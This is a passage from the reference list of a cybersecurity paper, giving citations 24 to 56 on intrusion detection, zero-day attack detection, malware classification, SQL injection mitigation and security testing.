24. Jahanshahi, R.; Doupé, A.; Egele, M. You Shall Not Pass: Mitigating SQL Injection Attacks on Legacy Web Applications. In Proceedings of the 15th ACM Asia Conference on Computer and Communications Security, Taipei, Taiwan, 5–9 October 2020. [CrossRef]
25. Marquardt, F.; Buhl, L. Déjà vu? client-side fingerprinting and version detection of web application software. In Proceedings of the 2021 IEEE 46th Conference on Local Computer Networks (LCN), Edmonton, AB, Canada, 4–7 October 2021. [CrossRef]
26. Landauer, M.; Skopik, F.; Frank, M.; Hotwagner, W.; Wurzenberger, M.; Rauber, A. Maintainable log datasets for evaluation of intrusion detection systems. *IEEE Trans. Dependable Secur. Comput.* **2022**, *20*, 3466–3482. [CrossRef]
27. Felderer, M.; Büchler, M.; Johns, M.; Brucker, A.D.; Breu, R.; Pretschner, A. Security Testing. *Adv. Comput.* **2016**, *101*, 1–51. [CrossRef]
28. Medeiros, I.; Neves, N.; Correia, M. Detecting and Removing Web Application Vulnerabilities with Static Analysis and Data Mining. *IEEE Trans. Reliab.* **2016**, *65*, 54–69. [CrossRef]
29. Riom, T.; Sawadogo, A.D.; Allix, K.; Bissyandé, T.F.; Moha, N.; Klein, J. Revisiting the VCCFinder Approach for the Identification of Vulnerability-Contributing Commits. *Empir. Softw. Eng.* **2021**, *26*, 46. [CrossRef]
30. Zoppi, T.; Ceccarelli, A.; Capecchi, T.; Bondavalli, A. Unsupervised Anomaly Detectors to Detect Intrusions in the Current Threat Landscape. *ACM/IMS Trans. Data Sci.* **2021**, *2*, 1–26. [CrossRef]
31. Ekong, A.P. Securing Against Zero-Day Attacks: A Machine Learning Approach for Classification and Organizations' Perception of Its Impact. *J. Inf. Syst. Inform.* **2023**, *5*, 1123–1140. [CrossRef]
32. NVD. National Vulnerability Database. NIST, 2022. Available online: https://nvd.nist.gov/vuln (accessed on 12 April 2024).
33. What Is Signature-Based Detection? | Corelight—corelight.com. Available online: https://corelight.com/resources/glossary/signature-based-detection (accessed on 5 July 2024).
34. Khraisat, A.; Gondal, I.; Vamplew, P.; Kamruzzaman, J. Survey of intrusion detection systems: Techniques, datasets and challenges. *Cybersecurity* **2019**, *2*, 1–22. [CrossRef]
35. What Is Malware Detection? | A Comprehensive Guide—sentinelone.com. Available online: https://www.sentinelone.com/cybersecurity-101/what-is-malware-detection/ (accessed on 5 July 2024).
36. Butun, I.; Morgera, S.D.; Sankar, R. A Survey of Intrusion Detection Systems in Wireless Sensor Networks. *IEEE Commun. Surv. Tutor.* **2014**, *16*, 266–282. [CrossRef]
37. Guo, Y. A review of Machine Learning-based zero-day attack detection: Challenges and future directions. *Comput. Commun.* **2023**, *198*, 175–185. [CrossRef]
38. El-Sayed, R.; El-Ghamry, A.; Gaber, T.; Hassanien, A.E. Zero-day malware classification using deep features with support vector machines. In Proceedings of the 2021 Tenth International Conference on Intelligent Computing and Information Systems (ICICIS), Cairo, Egypt, 5–7 December 2021; IEEE: Piscataway, NJ, USA, 2021; pp. 311–317.
39. Peppes, N.; Alexakis, T.; Adamopoulou, E.; Demestichas, K. The effectiveness of zero-day attacks data samples generated via GANs on deep learning classifiers. *Sensors* **2023**, *23*, 900. [CrossRef] [PubMed]
40. Roumani, Y. Patching zero-day vulnerabilities: An empirical analysis. *J. Cybersecur.* **2021**, *7*, tyab023. [CrossRef]
41. Li, J.; Zhao, B.; Zhang, C. Fuzzing: A survey. *Cybersecurity* **2018**, *1*, 1–13. [CrossRef]
42. Bilge, L.; Dumitras, T. Investigating zero-day attacks. *Login* **2013**, *38*, 6–13.
43. Fossi, M.; Egan, G.; Haley, K.; Johnson, E.; Mack, T.; Adams, T.; Blackbird, J.; Low, M.K.; Mazurek, D.; McKinney, D.; et al. Symantec Internet Security Threat Report Trends for 2010. 2011. Volume XVI. Available online: https://icscsi.org/library/Documents/Threat_Intelligence/Symantec%20-%20Internet%20Security%20Threat%20Report%20-%202011.pdf (accessed on 15 July 2024).

44. Tang, Y.; Chen, S. Defending against internet worms: A signature-based approach. In Proceedings of the Proceedings IEEE 24th Annual Joint Conference of the IEEE Computer and Communications Societies, Miami, FL, USA, 13–17 March 2005; IEEE: Piscataway, NJ, USA, 2005; Volume 2, pp. 1384–1394.
45. Santos, I.; Brezo, F.; Ugarte-Pedrero, X.; Bringas, P.G. Opcode sequences as representation of executables for data-mining-based unknown malware detection. *Inf. Sci.* **2013**, *231*, 64–82. [CrossRef]
46. Deshpande, P.S.; Sharma, S.C.; Peddoju, S.K. *Security and Data Storage Aspect in Cloud Computing*; Springer: Berlin/Heidelberg, Germany, 2019; Volume 52.
47. Alazab, M.; Venkatraman, S.; Watters, P.; Alazab, M.; Alazab, A. Cybercrime: The case of obfuscated malware. In Proceedings of the Global Security, Safety and Sustainability & e-Democracy: 7th International and 4th e-Democracy, Joint Conferences, ICGS3/e-Democracy 2011, Thessaloniki, Greece, 24–26 August 2011; Revised Selected Papers; Springer: Berlin/Heidelberg, Germany, 2012; pp. 204–211.
48. Bhuyan, M.H.; Bhattacharyya, D.K.; Kalita, J.K. Network Anomaly Detection: Methods, Systems and Tools. *IEEE Commun. Surv. Tutor.* **2014**, *16*, 303–336. [CrossRef]
49. Creech, G.; Hu, J. A Semantic Approach to Host-Based Intrusion Detection Systems Using Contiguousand Discontiguous System Call Patterns. *IEEE Trans. Comput.* **2014**, *63*, 807–819. [CrossRef]
50. Chiba, Z.; Abghour, N.; Moussaid, K.; El Omri, A.; Rida, M. A survey of intrusion detection systems for cloud computing environment. In Proceedings of the 2016 International Conference on Engineering & MIS (ICEMIS), Agadir, Morocco, 22–24 September 2016; IEEE: Piscataway, NJ, USA, 2016; pp. 1–13.
51. Wang, L.; Abbas, R.; Almansour, F.M.; Gaba, G.S.; Alroobaea, R.; Masud, M. An empirical study on vulnerability assessment and penetration detection for highly sensitive networks. *J. Intell. Syst.* **2021**, *30*, 592–603. [CrossRef]
52. Buczak, A.L.; Guven, E. A Survey of Data Mining and Machine Learning Methods for Cyber Security Intrusion Detection. *IEEE Commun. Surv. Tutor.* **2016**, *18*, 1153–1176. [CrossRef]
53. Aldhaheri, A.; Alwahedi, F.; Ferrag, M.A.; Battah, A. Deep learning for cyber threat detection in IoT networks: A review. *Internet Things Cyber-Phys. Syst.* **2023**, *4*, 110–128. [CrossRef]
54. Wei, Y.; Jang-Jaccard, J.; Sabrina, F.; Singh, A.; Xu, W.; Camtepe, S. Ae-mlp: A hybrid deep learning approach for ddos detection and classification. *IEEE Access* **2021**, *9*, 146810–146821. [CrossRef]
55. Felderer, M.; Zech, P.; Breu, R.; Büchler, M.; Pretschner, A. Model-based security testing: A taxonomy and systematic classification. *Softw. Test. Verif. Reliab.* **2016**, *26*, 119–148. [CrossRef]
56. Ding, J.; Yan, B.; Wang, G.; Zhang, L.; Han, Y.; Yu, J.; Yao, Y. Blockchain-Aided Hierarchical Attribute-Based Encryption for Data Sharing. In Proceedings of the International Conference on Wireless Algorithms, Systems, and Applications, Dalian, China, 24–26 November 2022; Springer: Berlin/Heidelberg, Germany, 2022; pp. 364–376.